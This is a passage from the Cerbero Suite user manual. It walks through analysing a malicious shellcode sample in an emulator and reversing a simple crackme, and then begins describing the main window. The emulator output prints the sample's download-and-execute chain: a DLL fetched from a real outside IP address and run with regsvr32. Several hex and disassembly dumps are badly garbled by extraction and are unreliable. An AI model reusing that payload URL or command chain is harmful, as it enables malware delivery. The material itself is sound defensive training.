00000140 44 24 01 20 20 73 20 23 60 77 00 00 00 07 75 60 00 00 07 75 60 00 00 07 75 56 00 00.00 77 56 00 00 00 77 56 00 00 00 77 56 00 00 00 77 56 00 00 00 77 56 00 00 00 07 00 00 00 00 00 00 00 00 00													
00000110 18 13 05 10 77 78 62 74 77 41 10 -10													
00000110 05 22 64 6 67 C 56 44 1D 09 00 59 8 Ra C1 04 10 08dll.D.,T., 0000117 04 10 14 13 16 Ra 06 100 33 78 Ra 07 57 56 14 D. Angl,J.seg,J.v. 0000119 15 C1 75 16 An 00 3 7F 56 14 Angl 07 57 58 14 D. Angl,J.seg,J.v. 0000119 15 C1 75 16 An 00 3 7F 56 14 Angl 07 07 57 A. V													
00000110 44 10 04 13 64 06 64 00 53 76 00 07 76 14 000 75 14 0.00 17 16 00 17 16 00 17 16 00 15 16 00 15 16 00 15 16 00 15 16 00 15 16 00 15 16 00 15 16 10 17 16 10 <th10< th=""> 10 10</th10<>													
00000110 15 C1 75 15 6A 00 53 PF 56 14 6A 00 53 ED C5 31, 3. 0000110 PF C4 04 32 33 C2 C2 E3 13 47 05 70 75 FA, 6.7.1. 0000110 PF FF 64 45 05 C2 C2 E8 13 47 05 70 75 FA, 6.7.1. 0000110 PF FF 64 45 05 C2 FE 84 10 54 PF FF 56 06 88 5CF 65 7, 3.													
000001A0 47 80 37 00 75 C4 6A 00 6A PE PF 56 8E 89 5C PE 6,7.u.j.j.v.v 000001B0 FF FF 85 46 05 EC 98 FE 8A 05 99 6F 01 89 33 CA		00000180				56 04 6	A 00 83 1	B 0C 53	u.j.S.V.j5	5			
000001B0 FF FF 8E 4E 0E EC 98 FE 8A 0E 89 6F 01 BD 33 CAN													
# Format # × 000001C0 8A 5B 1B C6 46 79 36 1A 2F 70 68 74 74 70 3A 2F . [., Fv6./chttp:/	Format 8 ×												
0000110 2 13 23 9 23 13 23 23 21 32 33 23 12 21 32 33 23 12 23 13 23 12 23 13 23 23 12 23 13 13 12 3 12 3 13 12 3 12 3 12 3 12 3 13 12 3 12 3 12 3 13 12 3 12 3 12 3 13 12 3 12 3 13 12 3 12 3 13 12 3 12 3 13 12 3 12 3 13 12 3 12 3 13 12 3 12 3 11 12 13 13 12 3 12 12 13 13 13 12 12 13 13 13 12 12 13 13 13 12 13 12 13 13 12 13 12 13 12 13 13 12 13 12 13 12 13 12 13 13 12 13 12 13 12 13 12 13 12 13 13 12 13 13 12 13 12 13 12 13 12 13 13 12 13 13 12 13 13 12 13 13 12 13 13 12 13 13 12 13 13 12 13 13 12 13 13 12 13 13 12 13 13 12 13 13 12 13 13 13 12 13 13 13 12 13 13 13 12 13 13 13 13 13 12 13 13 13 13 12 13 13 13 13 13 12 13 13 13 1													
000001E0 2F 64 61 74 61 2F 48 6F 6D 65 2F 77 2E 70 68 70 /data/Home/w.php								70 68 70		2			
000001F0 9F 66 3D 31 36 26 65 3D 34 00 00 2f=166e=0													

At this point, if you have a personal license, you can utilize the ShellcodeToExecutable action to convert the shellcode into an executable and debug it using a debugger. If you choose to do so, ensure that you are running it within a virtual machine.

d Bu	ild executable from shellcode Cerbero Suite 7.5 $-$ 🗖 🗙
Property	Value
Options	
Entry point (hex)	0
Machine	Intel 386 🗸
Output file	C:\Users\h\Desktop\shellcode.exe
Open with (optiona	l)
With	C:\apps\x64dbg\x64\x64dbg.exe
Arguments	%1
	OK Cancel

If you have a commercial license, you can continue the analysis using the Silicon Shellcode

Emulator.

	Execute Action Cerbero Suite 7.5	×
Installed	Editor	
Show d	isabled actions	Configure
Filter		
String	Decrypter	^
Data		
Entrop	у	
Find S	trings	
Magic	Information	
Debug		
Shellco	ode to Executable	
Emulate		
Emula	te Windows shellcode	
JavaScri	pt	
-	g JavaScript	
	te JavaScript	
	New JavaScript Editor	
Online		
Downl	load Chrome Extension	
	load Malware Sample by Hash	
Downl	load Multiple Malware Samples by Hash	
Hybrid	dAnalysis Search	~
	OK Cancel	

In this case, we'll be using the emulator because it is easier and requires less care.

We select the x86 architecture and a memory profile.

			Nam	e				New
Task Explor	er_x8	6						Delete
								Delete
								Refresh
								Open folder
hellcode								
Disassembly	Data							
0x00000000	4C					dec	esp	^
0400000000			0.72					
0x0000001						and	byte ptr [eax + 0xF],	an
0x00000001 0x00000004	05	17	80	4A	3C		eax, 0x3C4A8017	
0x00000001 0x00000004 0x00000009	05 20	17 60	80 0F			add and	<pre>eax, 0x3C4A8017 byte ptr [eax + 0xF],</pre>	ah
0x00000001 0x00000004 0x00000009 0x00000000	05 20 0F	17 60	80 0F			add and packsswb	<pre>eax, 0x3C4A8017 byte ptr [eax + 0xF], mm0, qword ptr [eax -</pre>	ah
0x00000001 0x00000004 0x00000009 0x00000000 0x0000000000	05 20 0F 4A	17 60 63	80 0F			add and	<pre>eax, 0x3C4A8017 byte ptr [eax + 0xF], mm0, qword ptr [eax - edx</pre>	ah
0x00000001 0x00000004 0x00000009 0x0000000C 0x00000013 0x00000014	05 20 0F 4A 30	17 60 63 20	80 0F 80	4 A		add and packsswb	<pre>eax, 0x3C4A8017 byte ptr [eax + 0xF], mm0, qword ptr [eax - edx byte ptr [eax], ah</pre>	ah • 0x7F145CB6]
0x00000001 0x00000009 0x00000000 0x0000000C 0x00000013 0x00000014 0x00000016	05 20 0F 4A 30 82	17 60 63 20 4A	80 0F 80 6E	4A 2F		add and packsswb dec	<pre>eax, 0x3C4A8017 byte ptr [eax + 0xF], mm0, qword ptr [eax - edx byte ptr [eax], ah byte ptr [edx + 0x6E]</pre>	ah • 0x7F145CB6] , 0x2F
0x00000001 0x0000004 0x0000009 0x00000000 0x00000013 0x00000014 0x00000016 0x0000001A	05 20 0F 4A 30 82	17 60 63 20 4A	80 0F 80 6E	4A 2F		add and packsswb dec xor	<pre>eax, 0x3C4A8017 byte ptr [eax + 0xF], mm0, qword ptr [eax - edx byte ptr [eax], ah</pre>	ah • 0x7F145CB6] , 0x2F

At the beginning, the shellcode contains an MMX instruction that isn't supported by the

emulator. We manually step (F7) until we reach that instruction.

	a 🗆 🖬 🗍 🖊 🕨	** 9						
EPU				8 ×		E Registers		
Oxf0022001 Oxf002201 Oxf002201 Oxf002203 Oxf00220 Oxf0020 Oxf002 Oxf0020 Oxf0020 Oxf002 Oxf00 Oxf00 Oxf00 Oxf00 Oxf00 Oxf00 Oxf00	40 20 60 07 80 4A 30 20 60 07 47 45 80 4A 30 20 60 07 47 45 80 4A 31 40 20 80 4A 41 41 41 41 41 41 41 41 41 41 41	dec xor or inc inc add add add add add add add add cmp sldt add inc inc inc inc inc inc inc inc inc inc	exp prove that a Gurl, ah prove provinces, prove provinces, prove provinces, prove provinces, and prove provinces, prove provinces, prov			<pre>[C1 [D] B.M. 30548017 [C1 [D] B.M. 3006000 [C1 [D] B.M. 3006000 [C1 [D] B.M. 3006000 [C1 [D] B.M. 74001880 -> AFT (VEM32.UpdateWindow [C1 [D] B.M. 74001880 [C1 [D] B.M. 30087868 [C1 [D] B.M. 30</pre>		
0x00022041	41	inc	ecx					
Dutput			e ×	ûx Memory	-			
fo: input data ma	pped at address O	x00022000		00022010 A3 EB 80 4A 30 20 82 00022020 26 00	0 4 2 4 0 0 0 0 4 F	4A 3C 20 60 0F 63 80 4A §.'J< <th>.'J .'J 4A 6E 2F 80 4A 41 41 41 J</th>	.'J .'J 4A 6E 2F 80 4A 41 41 41 J	

We then edit the value of EIP to skip the instruction.

0x00022009	20 60 OF	and	byte ptr [eax + 0xF], ah [C][D]	EBX 746D1BB0 -> AFI:USER32.UpdateWindow
=> 0x0002200C	OF 63 80 4A A3+	packsswb	mm0, gword ptr [eax - 0x7F145CB6] [C][D]	ESP 0018DBE3
0x00022013	4 A	dec	edx [C] [D]	EBP 0018DBFC
0x00022014	30 20	xor	byte ptr [eax], ah [C][D]	ESI 0063F558
0x00022016	82 4A 6E 2F	or	byte ptr [edx + 0x6E], 0x2F [C][D]	EDI 0063F558
0x0002201A	80 4A 41 41	or	byte ptr [edx + 0x41], 0x41	
0x0002201E	41	inc	ecx [C] [D]	EIP 0002200C (PAYLOAD)
0x0002201F	41	inc	ecx	
0x00022020	26 00 00	add	byte ptr es:[eax], al EFL 0	0000246 (PF, ZF, IF)
0x00022023	00 00	add	byte ptr [eax], al	
0x00022025	00 00	add	byte ptr [eax], al	
0x00022027	00 00	add	byte ptr [eax], al	
0x00022029	00 00	add	byte ptr [eax], al	
0x0002202B	00 00	add	byte ptr [eax], al	
0x0002202D	00 00	add	byte ptr [eax], a	
0x0002202F	00 12	add	byte ptr [edx], d 👌 Set value of EIP - Cerbero Suite 7.5	K l
0x00022031	39 80 4A 64 20+	cmp	dword ptr [eax +	
0x00022037	OF 00 04 00	sldt		v .
0x0002203B	00 41 41	add	byte ptr [ecx + 0	
0x0002203E	41	inc	ecx OK Cancel	
0x0002203F	41	inc	ecx	
0x00022040	41	inc	ecx	

We can now let the emulator run the rest of the shellcode.

Debug Actions Views Help				
	• • • • • •		e ×	× Registers
Condecision Condecision Condecision		042204 042120 042120 042210 042220 042220 042220 042220 042220 042220 0422217 0422277 0422277 0422277 0422277 0422277 0422277 0422277 0422277 0422277 0422277 0422277 0422277 0422277 0422277 0422277 0422277 0422277 0422277 042277 042277 042277 042277 042277 042277 042277 042277 042277 042277 042277 042277 042277 042277 042277 042277 0427777 0427777 0427777 0427777 0427777 0427777 0427777 0427777 0427777 0427777 0427777 0427777 0427777 04277777 04277777 04277777 04277777 04277777 04277777 0427777777 04277777 04277777 04277777 042777777777777777777777777777777777777		[C] [D] XXX 0000000 [C] [D] XXX 00000000 [C] [D] XXX 000000000000000000000000000000000
utput		8 ×	8x Memory	
ulated API: LoadLibraryA(ulated API: GetTempPathA(ulated API: URLDownloadTo 6se=4", file:"C:\Users\Ed ulated API: WinExec("C:\U	:(addr:0x220F2, s "urlmon") = 0K) = 0K FileA(url:"http:/ NappData\Local\Te sers\Ed\AppData\L xr32 -s C:\Users\	<pre>ize:0xfF, flags:0x40) = 0X /129.121.231.188/data/Romo/w.php? myupbt0.dll") = 0X ocallremg\wpbt0.dll") = 0X Bd\AppData\Local\Temp\wpbt0.dll")</pre>	Offset 0 1 2 3 4 5 6 00022000 \$\$\bar{mathbf{2}}\$ 60 00 51 16 00 <td>04 0.5 0.5 0.6</td>	04 0.5 0.5 0.6

The output view shows all the APIs the shellcode called and their arguments.

<pre>info: input data mapped at address 0x00022000 simulated API: VirtualProtect(addr:0x220F2, size:0xFF, flags:0x40) = 0K simulated API: LoadLibraryA("urlmon") = 0K simulated API: GetTempFathA() = 0K simulated API: URLDownloadToFileA(url:"http://129.121.231.188/data/Home/w.php? fol6cef4" file(URLDownloadToFileA(url:"http://129.121.231.188/data/Home/w.php?</pre>	Dutput	8	x
<pre>l=lose=4 , lie. C.(SetS)SddAppData(Local(Temp(wpDt0.dlf)) = OK simulated API: WinExec("C:(Users)Ed\AppData\Local\Temp(wpDt0.dlf") = OK simulated API: WinExec("regsvr32 -s C:\Users\Ed\AppData\Local\Temp\wpbt0.dlf") = OK simulated API: TerminateThread() = PAUSED</pre>	<pre>info: input data mapped at address 0x00022000 simulated API: VirtualProtect(addr:0x220F2, size:0xFF, flags:0x40) = OK simulated API: LoadLibraryA("urlmon") = OK simulated API: GetTempPathA() = OK simulated API: URLDownloadToFileA(url:"http://129.121.231.188/data/Home f=16&e=4", file:"C:\Users\Ed\AppData\Local\Temp\wpbt0.dll") = OK simulated API: WinExec("C:\Users\Ed\AppData\Local\Temp\wpbt0.dll") = OK simulated API: WinExec("regsvr32 -s C:\Users\Ed\AppData\Local\Temp\wpbt</pre>	/w.ph	p?

The URL we saw earlier in the hex view was indeed the URL of the payload.

2.4 PORTABLE EXECUTABLE ANALYSIS

If you have followed our analysis up to this point, you should have already gained more confidence using Cerbero Suite.

The previous sample we presented was the most challenging of this quick start guide. In this section, we'll analyze a simple crackme to introduce you to the Carbon disassembler.

As a feature of Cerbero Suite, Carbon is a swift and efficient disassembler that often suffices for comprehensive analysis without the need to resort to external tools like Ghidra or IDA Pro.

To follow along with this analysis, ensure that you have installed the x86 Decompiler package.

By clicking on the 'Native Code: x86' entry in the summary view, we are presented with a Carbon disassembly view.

1		[portable_executable] - Ce	rbero Suite 7.5		k
File Navigation Actions Views Tools Help					
	14-8 B by 14 to 14 to 15	8 N EE # 6	0% SHA-256 * 4358C0E94E26894	40D36353433A11B8B4B87AFF15AFADDE224E2A91658C210	h •
Roots			e × (×
	le	Risk Format	c	carbon: analysis finished in 0.0 seconds	
1 C:\user_manual_samples\portable_executa	ble	0% PE			
∜ Hierarchy Ø ×	Analysis [Native Code: x86]			8	×
Fiter	.text:0x00401390				~
Name	.text:0x00401390 loc_401390:		; CODE MREF: 0x004012	AD	
	.text:0x00401390 call	sub_4018D5			
# portable_executable	.text:0x00401395 ret .text:0x00401396				
4 Documents	.text:0x00401396 start:		; ENTRYPOINT		
h Configuration File 1 [lang:1033]	.text:0x00401396 call	sub 401681	, BRIELEVINI		
	.text:0x00401398 jmp	loc 401231			
	.text:0x004013A0	-			
	.text:0x004013A0 ;				_
< >	.text:0x004013A0				
Summary 8 ×	.text:0x004013A0 sub_4013A0 j .text:0x004013A0	proc start	: CODE XREF: 0x004014	an.	
Intrinsic threats	.text:0x004013A0 push	ebp	, CODE AREE. DAUGHUIH	C2	
Native Code: x86	.text:0x004013A1 mov	ebp, esp			
	.text:0x004013A3 call	dword ptr [0x402014] -> I:	DebuggerPresent		
Warnings	.text:0x004013A9 push	1			
📥 Metadata	.text:0x004013AB mov	dword ptr [0x403354], eax			
		sub_40190C -> _crt_debugge	er_hook		
	.text:0x004013B5 push .text:0x004013B8 call	dword ptr [ebp + 8] sub 401912 -> crtUnhand	od?ugenki en		
	.text:0x004013B0 CMD	dword ptr [0x403354], 0	renewcehorou		
li Format ∂ ×	.text:0x004013C4 pop	ecx			
Fiter	.text:0x004013C5 pop	ecx			
Dos Header	.text:0x004013C6 jne	loc_4013D0			
Rich Signature		1			
4 🗐 Nt Headers	.text:0x004013CA call	sub_40190C -> _crt_debugge	ar_hook		
File Header	.text:0x004013CF pop .text:0x004013D0	ecx			
Ill Optional Header	.text:0x004013D0 loc 4013D0:		; CODE XREF: 0x004013	IC6	
Data Directories	.text:0x004013D0 push	0xC0000409	,		
	.text:0x004013D5 call	sub_401918 ->crt7ermine	ateProcess		
I Section Headers					×.
Import Directory	Address: 0x004013A0 - Done				
Enter Python code here [focus with C	trl+Alt+.]				

We can navigate to places of interest such as strings using the navigation menu.

.text:0x00401390 .text:0x00401390				Edit Bytes	E			
.text:0x00401390	call	: sub 4018D5		Go to		•	Go to Address	G
.text:0x00401395 .text:0x00401396 .text:0x00401396 .text:0x00401396	ret 			Find Functions Flagged Locations		, ,	Back Follow	Esc Return
.text:0x0040139B .text:0x004013A0	jmp	loc_401231		Open Memory View	Ctrl+Shift+	м	Entry Point Function	Ctrl+1 Ctrl+2
.text:0x004013A0 .text:0x004013A0 .text:0x004013A0		proc start		Decompile Load Debug Symbols	Tab Ctrl+D		Import Export	Ctrl+3 Ctrl+4
.text:0x004013A0	push	ebp	2		Ctrl+T		String	Ctrl+5
.text:0x004013A1	mov	ebp, esp		Open in Hex Editor			Label	Ctrl+6
.text:0x004013A3 .text:0x004013A9	call push	dword ptr [0x402014] -> 1		Export		•	Module Region	Ctrl+7 Ctrl+8
.text:0x004013AB .text:0x004013B0	mov	<pre>dword ptr [0x403354], es sub_40190C -> _crt_debug</pre>		View		•	Go to XRef Origin	Ctrl+X
.text:0x004013B5 .text:0x004013B8	push call	dword ptr [ebp + 8] sub_401912 ->crtUnhar	2	Theme Settings			Go to Flagged Location	Ctrl+.
.text:0x004013BD .text:0x004013C4 .text:0x004013C5	cmp pop pop	dword ptr [0x403354], 0 ecx ecx					Previous Word Next Word	Ctrl+Left Ctrl+Right
.text:0x004013C6	jne	loc_4013D0				_		

Through the list of strings, we can quickly locate a place of interest.

Filter			
Address	Module	Text	1
00402034	portable_execu	:\$	
00402038	portable_execu	НŞ	
0040203C	portable_execu	TŞ	
00402110	portable_execu	Enter the password:	
00402128	portable_execu	%255s	
00402144	portable_execu	Access denied.\n	
00402130	portable_execu	Access granted.\n	
00402108	portable_execu	808	
00402014	portable_execu	Z%	
00402048	portable_execu	vş	
00402018	portable_execu	j%	
00402040	portable_execu	`\$	
00402044	portable_execu	jş	
00402030	portable_execu	65	
00402074	portable execu	0%	

By selecting the string, we are brought to its location in the disassembly.

	RGULL] # \$ ≥ w + + * * *	S 🔌 🎫	E # 🗲	0% SHA-256 • 435	8C0E94E26B940D36353433A11B8B4B87AFF15AFADDE224E2A9165	500210 0
C Roots						ø × © Output	<i>e</i> >
#		ile	Risk	Format		carbon: analysis finished in 0.0 seconds	
1 C:\user_manual_samples\pc	rtable_execut	able	0%	PE			
N Hierarchy	8 ×	C Analysis [Native Code: x86]					
Fiter		.rdata:0x00402108					
Name		.rdata:0x00402108 loc_402108:			; DATA XRE	EF: 0x004014CA	
4 B portable executable		.rdata:0x00402108 38 '8'					
Documents		.rdata:0x00402109 30 '0'					
		rdata:0x00402108 00					
Configuration File 1	[lang:1033]	.rdata:0x0040210C 88					
		.rdata:0x0040210D 30 '0'					
		.rdata:0x0040210E 40 '8'					
		.rdata:0x0040210F 00					
<	>	.rdata:0x00402110					
Summary		.rdata:0x00402110 loc_402110:			; DATA XRE	EF: 0x0040109F	
Intrinsic threats		.rdata:0x00402110 45 'E' .rdata:0x00402111 6E 'n'					
		rdata:0x00402111 6E 'n'					
🐨 Native Code: x86		.rdata:0x00402112 65 'e'					
Warnings		rdata:0x00402114 72 'r'					
📤 Metadata		.rdata:0x00402115 20 ' '					
		.rdata:0x00402116 74 't'					
		.rdata:0x00402117 68 'h'					
		.rdata:0x00402118 65 'e'					
Lil Format	A ×	.rdata:0x00402119 20 ' '					
fiter		.rdata:0x0040211A 70 'p' .rdata:0x0040211B 61 'a'					
E Dos Header		.rdata:0x00402118 61 'a'					
	^	rdata:0x00402110 73 's'					
Rich Signature		.rdata:0x0040211E 77 'w'					
 It Headers 		.rdata:0x0040211F 6F 'o'					
🔠 File Header		.rdata:0x00402120 72 'r'					
 I Optional Header 		.rdata:0x00402121 64 'd'					
Data Directories		.rdata:0x00402122 3A ':'					
E Section Headers		.rdata:0x00402123 20 ' '					
Import Directory		Address: 0x00402110 - Done					

From there, we can double-click on the cross-references to jump to the code locations

that reference it.

] 👙 🛼 🖳 🐝 🛛 🐳 🖻	🔍 🕱 🕱	🛊 🗞 🗞 🃰 📰 # 🚛 👀 s		B940D36353433A11B8B4B87AFF15AFADDE224E2A91658C	
C Roots					0 ×	Output	<i>o</i> >
#		File		Risk Format		carbon: analysis finished in 0.0 seconds	
1 C:\user_manual_samp	oles\portable_execut	able		0% PE			
10 Hierarchy	ð ×	C Analysis [Native Code: x8				J	
Fiter	0 4	.text:0x00401070 su					
		.text:0x00401070 Sd	5_401070	proc scare	: CODE XREF: 0x004	11329	
Name		.text:0x00401070	push	ebp	,		
🖌 🔳 portable_executable		.text:0x00401071	mov	ebp, esp			
Documents		.text:0x00401073	sub	esp, 0x20C			
h Configuration	File 1 (lang:1033)	.text:0x00401079	mov	eax, dword ptr [0x403000]			
- comparation	the change cost	.text:0x0040107E	xor	eax, ebp			
		.text:0x00401080	mov	dword ptr [ebp - 4], eax			
		.text:0x00401083	mov	byte ptr [ebp - 0xC], 0xE8			
		.text:0x00401087 .text:0x0040108B	mov	byte ptr [ebp - 0xB], 0x57 byte ptr [ebp - 0xA], 0x67			- 1
<	,	.text:0x0040108F	mov	byte ptr [ebp - 9], 0xEF			
Summary	0 ×	.text:0x00401093	mov	byte ptr [ebp - 8], 0x57			
Intrinsic thr	aste	.text:0x00401097	mov	byte ptr [ebp - 7], 0xDF			
Native Code: x86	eats	.text:0x0040109B	mov	byte ptr [ebp - 6], 0			
		.text:0x0040109F	push	0x402110	; "Enter the passw	ord: "	
Warning	s	.text:0x004010A4	call	dword ptr [0x402090] -> printf			
📥 Metadata		.text:0x004010AA	add	esp, 4			
		.text:0x004010AD	lea	eax, [ebp - 0x10C]			
		.text:0x004010B3	push	eax			
		.text:0x004010B4	push	0x402128	; "%255#"		
E Format	8 ×	.text:0x004010B9	call	dword ptr [0x402094] -> scanf			
Fibre		.text:0x004010BF	add	esp, 8			
		.text:0x004010C2 .text:0x004010C8	lea push	ecx, [ebp - 0x20C] ecx			
Dos Header	^	.text:0x004010C8	lea	ecx edx. [ebp - 0x10C]			
Rich Signature		.text:0x004010CF	push	edx, [ebp - 0x100]			
A 🔢 Nt Headers		.text:0x004010D0	call	sub 401000			
🔢 File Header		.text:0x004010D5	add	esp, 8			
A I Optional Header		.text:0x004010D8	lea	eax, [ebp - 0xC]			
Data Directori	05	.text:0x004010DB	push	eax			
Section Headers		.text:0x004010DC	lea	ecx, [ebp - 0x20C]			
Section Headers		Address: 0x0040109F - Done					

We press Tab to decompile the code.

•			[portable_execu	tablej - Cen	Jero Suite 7.5			
File Navigation Actions Vi								
R 🗈 😰 🥖 🖪 🖓		4 8, 2 4 🗧 🔶 🙀 🛊	(🗞 🗞 📰 🖾	# 🖕 🛛	% SHA-256 • 4358C0E94E	26B940D36353433A3	1B8B4B87AFF15AFADDE224E2A91	558C210 🕒
Roots					đ	× 🕒 Output		Ø)
*	E	īle	Risk	Format		carbon: analy	sis finished in 0.0 seconds	
1 C:\user manual sample	s\portable_executa	able	0%	PE				
tierarchy	ð ×	Analysis [Native Code: x	s6] 🖸	Ba	Decompler [Native Code: x86]	8		
iter		unk8 t auStack 210 [256];		-		_		
Name		unk8_t auStack_110 [256];						
4 🔳 portable_executable		unk8_t uStack_10; unk8_t uStack f;						
 Documents 		unk8 t uStack e:						
Configuration Fi	le 1 (lang:1033)	unk8 t uStack d;						
Congulation	ie i fang. 10551	unk8_t uStack_c;						
		unk8_t uStack_b; unk8_t uStack_a;						
		uint32 t uStack 8;						
<	>							
Summary	@ ×	uStack_8 = *(uint32_t *)0	x403000 ^ (uint3	2_t) &stack0	xffffffc;			
Intrinsic three		uStack 10 = 0xE8; uStack f = 0x57;						
Native Code: x86	15	ustack = 0x67;						
Warnings		uStack d = 0xEF;						
Metadata		uStack_c = 0x57;						
Metauata		uStack_b = 0xDF; uStack a = 0;						
		(* printf) ("Enter the pas	tword: "):					
		(*_scanf) ("%255s", auStac	k_110);					
i Format	8 ×	sub_401000(auStack_110, a	uStack_210);					
iter		<pre>iVar1 = (*_stromp)(auStac if (iVar1 == 0) (</pre>	k_210, suStack_1	0);				
Dos Header	0	(* printf) ("Access gr	anted \n") :					
Rich Signature)						
4 III Nt Headers		else (
File Header		(*_printf) ("Access de	nied.\n");					
 Ill Optional Header 		sub 40111E();						
Data Directories		return;						
Section Headers		1						

We use the N key to rename variable and function names.

```
uStack_8 = *(uint32_t *)0x403000 ^ (uint32_t)&stack0xfffffffc;
uStack_10 = 0xE8;
uStack_f = 0x57;
uStack_e = 0x67;
uStack_d = 0xEF;
uStack_c = 0xE7;
(*_printf) ("Access granted.\n");
    }
    else {
    (*_printf)("Access denied.\n");
    3
    sub_40111E();
    return;
```

}


Once we have renamed things, the code becomes easier to read:

- 1. The user is prompted to enter a password.
- 2. The user's input is processed in some way.
- 3. The output of that operation is compared to a string declared on the stack.
- 4. If the strings match, the password is accepted; otherwise, it's rejected.

We enter 'the derive_password' function in the decompiler.

<pre>voidstdcall derive_password(int32_t param_1, int32_t param_2)</pre>
<pre>int32_t iVar1;</pre>
<pre>int32_t iStack_c;</pre>
iVar1 = (*_strlen)(param_1);
<pre>for (iStack_c = 0; iStack_c < iVar1; iStack_c = iStack_c + 1) {</pre>
<pre>*(uint8_t *)(param_2 + iStack_c) =</pre>
(((uint8_t)((int32_t)*(char *)(param_1 + iStack_c) << 3)
*(char *)(<mark>param_1</mark> + iStack_c) >> 5) ^ 0x7F) + 3;
}
$*(unk8_t *)(param_2 + iVar1) = 0;$
return;
}

Since we know that the function takes two strings as arguments, we can change its prototype using the Y key.



We also rename the variables in the code.

<pre>voidstdcall derive_password(char *input, char *output) </pre>	
<pre>int32_t len; int32_t i;</pre>	
<pre>len = (*_strlen)(input); for (i = 0; i < len; i = i + 1) { output[i] = (((unt8_t)((int32_t)input[i] << 3) input[i] >> 5) ^ 0; } output[len] = '\0'; return;</pre>	(7F) + 3;
}	

The code is now easy to understand, and we want to use the algorithm to decrypt the string declared on the stack.

.text:0x00401070	push	ebp	
.text:0x00401071	mov	ebp, esp	
.text:0x00401073	sub	esp, 0x20C	
.text:0x00401079	mov	eax, dword ptr [0x403000]	
.text:0x0040107E	xor	eax, ebp	
.text:0x00401080	mov	dword ptr [ebp - 4], eax	
.text:0x00401083	mov	byte ptr [ebp - 0xC], 0xE8	
.text:0x00401087	mov	byte ptr [ebp - 0xB], 0x57	
.text:0x0040108B	mov	byte ptr [ebp - 0xA], 0x67	
.text:0x0040108F	mov	byte ptr [ebp - 9], 0xEF	
.text:0x00401093	mov	byte ptr [ebp - 8], 0x57	
.text:0x00401097	mov	byte ptr [ebp - 7], 0xDF	
.text:0x0040109B	mov	byte ptr [ebp - 6], 0	
.text:0x0040109F	push	0x402110	; "Enter the password: "
.text:0x004010A4	call	dword ptr [0x402090] -> printf	
.text:0x004010AA	add	esp, 4	
.text:0x004010AD	lea	eax, [ebp - 0x10C]	
.text:0x004010B3	push	eax	
.text:0x004010B4	push	0x402128	; "%255s"
.text:0x004010B9	call	dword ptr [0x402094] -> scanf	

We open a new Python editor using the Ctrl+Alt+P shortcut or the 'Views' menu and write the following Python code to decrypt the string.

```
1 password = bytes([0xE8, 0x57, 0x67, 0xEF, 0x57, 0xDF])
2 decrypted = bytearray(len(password))
3
4 for i in range(len(password)):
5     b = (password[i] - 3) ^ 0x7F
6     decrypted[i] = ((b >> 3) | (b << 5)) & 0xFF
7
8 print("Decrypted password:", decrypted.decode("ascii"))</pre>
```

Running the script in the editor (Ctrl+E) will display the password of the crackme in the output view.

Dutput	8	x
Decrypted password: Secret		

As you have reached the end of this chapter, we hope that the examples provided have demystified the initial steps and sparked your curiosity about the deeper functionalities of Cerbero Suite. Remember, these examples are just the beginning. As you become more familiar with the tools and techniques demonstrated, you'll uncover even more powerful ways to enhance your cybersecurity and forensic analysis. Continue exploring the subsequent chapters to fully harness the capabilities of Cerbero Suite and transform your analysis techniques.



MAIN WINDOW

3

The initial interface of Cerbero Suite, known as the main window, serves as the foundational launchpad for all core activities. It is here that users begin their journey, whether it's to analyze files, access various tools, manage and install plugins, or configure and update the suite itself. This central hub streamlines your workflow, ensuring that all essential features are just a click away.

4	Cerbero Suite 🗕 🗖	×
	Cerbero Suite 弥	
*1	🖹 Fle Scan 🌟 🖆 Directory Scan	*
Start	Recent History:	
G System Scan	C:\Wridows\System32\kernel32.dl C:\trap\SOFTWARE C:\trap\SoFTWARE C:\trap\certexe1	
Extensions	🐝 Hex Edtor 🔶 👔 Python Edtor	
Store	Recent History: C:\Wndows\System32\ntdl.dl	
Update	OX C:\Windows\System32\ntoskml.exe Drop a file here	
Settings		
	ANALYSIS	^
About	Perform a scan on a file or open a project Recent History	*
	Perform a scan on a directory or open an unpacked project Recent History	2
	Perform a full disk or custom scan DEBUG	*
	JavaScript Debugger	*
	🔒 Silicon Shellcode Emulator	×
	EDITOR	
	0x Hex Editor ▼ Recent History	*
	Python Editor ▼ Recent History	*
	MEMORY	~
	Perform a scan on a raw memory image MISCELLANEOLIS	* ~
	Filter	


3.1 LICENSE REGISTRATION

Registering Cerbero Suite should be the first step to fully utilize the software, as certain features, like accessing Cerbero Store and receiving updates, are not available without it.

Enter your license information via the 'About' section to complete this essential setup.



Once you've entered your license information, you will be prompted to activate it.



You can activate your license either automatically or manually. For manual activation,

visit the activation page and follow the instructions provided in the dialog.

	Activation	- Cerbero Suite - [UNLIC	ENSED]
1) Go to	https://store.cerbero.	.io/activate/	
2) Enter 1 page.	he following UID and	Activation Code along with your lice	nse key in the form on the web
UID:			
License:			
Activation	Code:		
3) Click 'A	ctivate' on the web n	age and paste here the generated	confirmation code
,	covace on the web p	age and paste here the generated	committatori code.
4) Click 'A		oge and paste nere the generated	

3.2 LOGIC PROVIDERS

In the main window's first tab, you'll find access to the different logic providers. Logic providers serve as the starting point for initiating scans or opening tools. For example, from this location, you can initiate scans of individual files or directories, or open tools like the hex editor.



The interface allows you to designate your favorite logic providers so they are prominently displayed as panels for quick access. These panels not only facilitate quick tool access but also, when available, offer functionalities like accessing recent history, dragging and dropping files, and accessing tool settings.

Adding a panel is straightforward: simply click on the star icon next to the logic provider, and a panel for the tool will appear. You can rearrange and resize these panels to tailor


the layout to your specific requirements.

To quickly access a specific tool that is not among the favorites, you can utilize the text filter.



3.2.1 RECENT FILES

Some logic providers enable quick access to recently opened files through a dropdown menu button located next to them.



3.3 CERBERO STORE

